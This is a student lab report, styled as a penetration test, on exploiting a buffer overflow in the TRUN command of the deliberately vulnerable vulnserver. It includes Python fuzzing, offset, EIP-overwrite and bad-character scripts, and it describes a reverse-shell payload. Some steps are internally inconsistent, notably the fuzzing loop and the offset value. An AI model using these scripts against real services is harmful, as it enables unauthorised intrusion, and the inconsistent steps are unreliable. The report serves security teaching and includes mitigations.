Escuela Colombiana de Ingeniería Julio Garavito

Demo Company
IT Security and Privacy

Buffer Overflow

Students:

Laura Sofia Gil Chaves

Camilo Castaño Quintanilla

Teacher:

Ing. Daniel Vela

Business Confidential

November 20th , 2024

Project 01-11

Version 1.0

Table of Contests

Assessment Overview

From Thursday, November 21 to Tuesday, November 26, The exploitation process begins by disabling Windows Defender Real-Time Protection and running vulnserver from Immunity Debugger as administrators. We identify valid commands via netcat from Kali Linux and perform spiking, detecting vulnerability in TRUN. Then, by fuzzing, we determine that the *crash* occurs after sending 2003 bytes. We used to pattern_create and pattern_offset to calculate the exact offset that overwrites the EIP, verifying that we could control it by sending specific values. We identified forbidden characters (\x00) and located an unprotected module (essfunc.dll) to use its JMP ESP instruction. We generated a shellcode with msfvenom for a reverse connection, excluding forbidden characters, and inserted this payload into our script. By executing it, we managed to redirect the execution to the shellcode and establish a remote session on the target machine.

1.Planning: We identified the IP with netdiscover, scanned ports with nmap and detected port 9999 with a vulnerable service after interacting with nc.

2.Discovery: We fuzzed the TRUN command to determine the EIP offset, located an ESP JMP in a module without ASLR and generated a shellcode with msfvenom.

3.Attacking: We sent the exploit with the payload and gained access through a successful reverse connection.

4.Reporting: Documentation of attack and possible mitigation options.

Plan → Discovery → Attack →Report

Assessment Components

External Penetration Test

We disable Windows Defender real-time protection and run vulnserver from Immunity Debugger as administrators. Identified valid commands with netcat and performed spiking, detecting vulnerability in TRUN. Determined the EIP offset (2003 bytes) with pattern_create and verified the execution flow control. We located an unprotected module (essfunc.dll) to use its ESP JMP, generated a shellcode with msfvenom, and when executed, obtained remote access to the target.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Vulnerabilities that represent an extremely serious threat, where the malware can cause severe damage to the system or network, such as total machine control, massive data exfiltration or the creation of persistent backdoors, requiring immediate response and system restoration.

Scope

Assessment	Details
External Penetration Test	https://github.com/kbandla/ImmunityDebugger.git https://github.com/corelan/mona.git

Scope Exclusions

There will be no scope exclusions regarding buffer overload, as all testing will be conducted in a secure and controlled laboratory environment.

Client Allowances

The permissions required to perform the tests will be provided by the Immunity Debugger page, which will allow full access to all necessary files and resources.

Executive Summary

The exploitation of the vulnerable server ("vulnserver") involves systematically uncovering and leveraging a buffer overflow vulnerability. The process begins with spiking and fuzzing, techniques used to send a large volume of data to various commands in the server, identifying ones that cause crashes. Once a vulnerable command, like TRUN, is identified, the attacker determines the exact memory offset where data overwrites the Instruction Pointer (EIP). This is achieved using tools like Metasploit's pattern_create and pattern_offset, which pinpoint the location to manipulate program execution.

Following this, the exploit progresses by identifying "bad characters" that must be excluded from the shellcode and locating an unprotected memory module, such as a DLL without safeguards like ASLR. Using tools like Mona and nasm_shell, the attacker constructs a payload that includes a malicious shellcode and aligns it to jump to their controlled code. Finally, the shellcode is delivered to the server, exploiting the buffer overflow to execute the payload, which grants remote control over the target system. This process demonstrates the systematic approach to ethical hacking and the critical importance of security measures to defend against such attacks.

Attack Summary

The following table describes how we gained internal network access, step by step:

Step	Action	Recommendation
1	**Perform spiking to identify vulnerabilities**: Spiking involves sending large volumes of random or specific data to the target application or service, observing if the system behaves unexpectedly, such as crashing or throwing errors. This step helps identify potential buffer overflow vulnerabilities.	Enforce strict input size limits and validate user input to prevent exceeding allowed buffer sizes.
2	**Execute fuzzing to discover crash points**: Fuzzing involves testing in more detail the areas identified as vulnerable during the spiking phase. This is achieved by gradually increasing input size and variation to determine the exact size or content that triggers a crash.	Integrate fuzzing tools into your software testing processes as part of continuous integration to catch vulnerabilities before release.
3	**Find the offset of the buffer overflow**: This step identifies exactly how many bytes are required to overwrite the instruction pointer. It is done by sending specific patterns until the EIP is affected, determining the exact location of the overflow.	Enable Address Space Layout Randomization to make memory addresses unpredictable, complicating exploitation.
4	**Overwrite the EIP to control execution flow**: In this step, the instruction pointer is overwritten with specific values that redirect the program's execution to malicious code. This allows the attacker to take control of the program.	Use stack canaries, a security mechanism that inserts special values into the stack. If these values are altered due to an attack, the program detects it and halts execution.

5	**Identify bad characters in the payload**: Some characters can disrupt the functionality of the payload or the program. This step determines which characters are problematic and which can be used to craft a functional exploit.	Implement input validation and filtering to remove or encode unsafe characters before processing.
6	**Locate vulnerable modules or libraries**: Identify modules, libraries, or DLLs that lack modern protection like DEP or ASLR, as they are easier to exploit for loading and executing malicious shellcodes.	Ensure that all libraries and dependencies are updated and utilize modern security measures like ASLR.
7	**Generate and test the malicious shellcode**: At this stage, malicious code is designed to execute after exploiting vulnerability, enabling remote access, privilege escalation, or data exfiltration. The shellcode is repeatedly tested to ensure it works in the target environment.	Use intrusion detection systems and unauthorized code execution blockers to detect and prevent exploitation attempts.

Security Weaknesses

The following weaknesses that a system may have if attack with buffer overload described.

Lack of validation of input limits

The application does not check the size of the input data before copying it to the buffer, allowing an attacker to overwrite adjacent memory

Use of insecure functions

Functions such as strcpy or gets do not perform length checks, making it easy to write outside the buffer limits.

Lack of modern security measures

The lack of protection such as DEP (Data Execution Prevention) or ASLR (Address Space Layout Randomization) allows attackers to easily predict and exploit the target memory location.

External Penetration Test Findings


External Penetration Test Findings

Description:	we disabled Windows Defender and ran vulnserver in Immunity Debugger. After identifying TRUN's vulnerability through spiking and fuzzing, we determined the crash offset (2003 bytes) and controlled the EIP. Using essfunc.dll's JMP ESP, we crafted shellcode with msfvenom, excluded bad characters, and gained a reverse shell.
Impact:	Critical
System:	Windows
References:	https://github.com/kbandla/ImmunityDebugger.git https://github.com/corelan/mona.git

Exploit Proof of Concept

Spiking

First, we will make sure to disable Windows Defender real-time protection. Then we run Immunity Debugger as Administrators. Inside Immunity, we will open the executable file vulnserver and press Play to start the process normally. We should see the word "Running".



Using the ipconfig command, we obtain the network´s configuration details for our physical device.

```
Sufijo DNS específico para la conexión. . :
Vínculo: dirección IPv6 local. . . : fe80::56b4:ecbc:ace8:e0bf%13
Dirección IPv4. . . . . . . . . . . . . . : 192.168.1.4
Máscara de subred . . . . . . . . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . . : 192.168.1.1
```

Open up Kali Linux, and connect to vulnerserver using netcat


```
┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.1.4 9999
(UNKNOWN) [192.168.1.4] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
```

The objective is to find which of these commands are vulnerable, we do that with the spiking process, sending a lot of characters to a command and if the program crashes the command is vulnerable.


```
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

We can do this using a tool called generic_send_tcp. The purpose of this tool is to send customized TCP packets to a specified target.

```
┌──(kali㉿kali)-[~]
└─$ generic_send_tcp 192.168.1.4
argc=2
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0

┌──(kali㉿kali)-[~]
└─$ generic_send_tcp 192.168.1.4 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
generic_send_tcp: undefined symbol: s_string
```




```
┌──(kali㉿kali)-[~]
└─$ generic_send_tcp 192.168.1.4 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
Variablesize= 46
Fuzzing Variable 0:11
Variablesize= 49
Fuzzing Variable 0:12
Variablesize= 46
Fuzzing Variable 0:13
Variablesize= 47
Fuzzing Variable 0:14
```



As we can see, the Kali command is sending the TRUN command to vulnserver with a bunch of A's after it. But if we see the EBP and the EIP, we'll see 41414141. That is just HEX code for "AAAA", so we now know that the A's in command are jumping out of the buffer space and into the EIP.

Fuzzing

We are going to send again a bunch of characters to find a vulnerable part of an application, we can do that using a Python script.

```
  GNU nano 7.2                        fuzzing.py
import sys
import socket
from time import sleep

buffer = "A"*100

while True:
        try:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.connect(("192.168.1.4", 9999))

                s.send((b"TRUN /.:/" + buffer.encode()))
                s.close()
                sleep(1)
                buffer = buffer = "A"*100

        except Exception as error:
                print(error)
                print("Fuzzing crashed at {} bytes".format(len(buffer)))
                sys.exit()
```

Imported libraries

- **sys:** Provides system-specific parameters and functions, used here to exit the script upon failure.
- **socket:** Used to create a socket connection to the target.

- **time.sleep:** Adds a delay between each test iteration.

Variable initialization

- **buffer = "A" * 100:** Initializes the variable buffer with 100 "A" characters. This payload will be sent to the target to test how it handles inputs of increasing size.

Main logic

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.1.4", 9999))

s.send((b"TRUN /.:/" + buffer.encode()))
s.close()
sleep(1)
buffer = buffer = "A"*100
```

- A TCP socket is created (socket.AF_INET and socket.SOCK_STREAM indicate IPv4 and TCP).
- The script connects to a service running on 192.168.1.4 at port 9999.
- It sends a payload starting with TRUN /.:/, followed by the buffer.
- The connection is closed after sending the payload.
- The script waits for 1 second before incrementing the size of the buffer by another 100 "A" characters.

```
┌──(kali㉿kali)-[~]
└─$ python3 fuzzing.py
[Errno 111] Connection refused
Fuzzing crashed at 100 bytes
```

With this result, we know the approximate number of bytes it takes to cause an overflow in the application is 100 bytes.

Finding the offset

The command /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000 is used to generate a cyclic pattern of 3000 characters, which is commonly used in exploit development and debugging to identify the offset where an application crashes due to a buffer overflow.

```
┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4
Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9
Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4
Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4
Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9
Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4
Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9
Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4
Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9
Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4
Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4
Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9
Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4
Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9
By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4
Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9
Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4
Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9
Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4
Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9
Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4
Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9
Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4
```

Now we generate the next python script

```
 GNU nano 7.2                          offset.py
import sys
import socket

buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac

while True:
        try:
                s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.connect(("192.168.1.4", 9999))
                s.send((b"TRUN /.:/" + buffer.encode()))
                s.close()
        except Exception as error:
                print (error)
                sys.exit()
```

Import libraries

- **sys**: Provides system-specific functionality, like exiting the script (sys.exit()).
- **socket**: Allows the script to create a network connection to the target.

Define de buffer

- The **buffer** variable contains the cyclic pattern that was likely generated using the pattern_create.rb tool.
- This string is sent to the target program to identify where a crash occurs and to calculate the **offset** of a buffer overflow.

Connect to the target

- **socket.socket(socket.AF_INET, socket.SOCK_STREAM)**: Creates a TCP socket (IPv4).
- **s.connect(("192.168.1.4", 9999))**: Connects to the target machine with IP 192.168.1.4 on port 9999.

Send the payload

```
s.send((b"TRUN /.:/" + buffer.encode()))
```

- **b"TRUN /.:/"**:
  - This string likely represents a command or input expected by the vulnerable service.
  - For example, "TRUN" might be a command the service processes, and /.:/ could be required formatting or arguments.
- **+ buffer.encode()**:
  - Appends the cyclic pattern (converted to bytes) to the TRUN /.:/ string.
  - This is the actual payload being sent to the service.
  -

```
┌──(kali㉿kali)-[~]
└─$ python3 offset.py
[Errno 111] Connection refused
```

The program crashed once we sent the command

```
Registers (FPU)
EAX 0106F1EC ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac
ECX 008E5670
EDX 00000038
EBX 0000015C
ESP 0106F9CC ASCII "Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cs
EBP 70433270
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 35704333

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3EE000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
```

Overwriting the EIP

For starters, we are going to verify if the finding from before is correct. Let's do that with this Python script:

```
 GNU nano 7.2                          eip.py *
import sys
import socket

shellcode = "A"*2003 + "B"*4

while True:
        try:
                s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.connect(("192.168.1.4", 9999))
                s.send((b"TRUN /.:/" + shellcode.encode()))
                s.close()
        except Exception as error:
                print (error)
                sys.exit()
```

We are sending exactly 2003 A's, and then 4 B's. The idea of this is that we should see the HEX equivalent for "BBBB" in the EIP pointer after executing the script against vulnserver

```
┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000
-q 386F4337
[*] Exact match at offset 2003

┌──(kali㉿kali)-[~]
└─$ nano eip.py

┌──(kali㉿kali)-[~]
└─$ python3 eip.py
[Errno 111] Connection refused
```

We saw 42424242, the HEX equivalent of "BBBB"

```
Registers (FPU)                                <    <
EAX 0135F1EC ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAA
ECX 011552CC
EDX 00000000
EBX 00000168
ESP 0135F9CC
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 42424242
```


Finding bad characters

When we talk about bad characters, we are refering to those characters that we will not be able to use as part of the shellcode. For that, we use the next python script:

```
GNU nano 7.2                    badchars.py *
import sys
import socket
badchars = (
    b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
    b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
    b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
    b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
    b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
shellcode = b"A" * 2003 + b"B" * 4 + badchars
while True:
        try:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.connect(("192.168.1.4", 9999))
                s.send((b"TRUN/.:/ " + shellcode))
                s.close()
        except Exception as error:
                print(error)
                sys.exit()
```

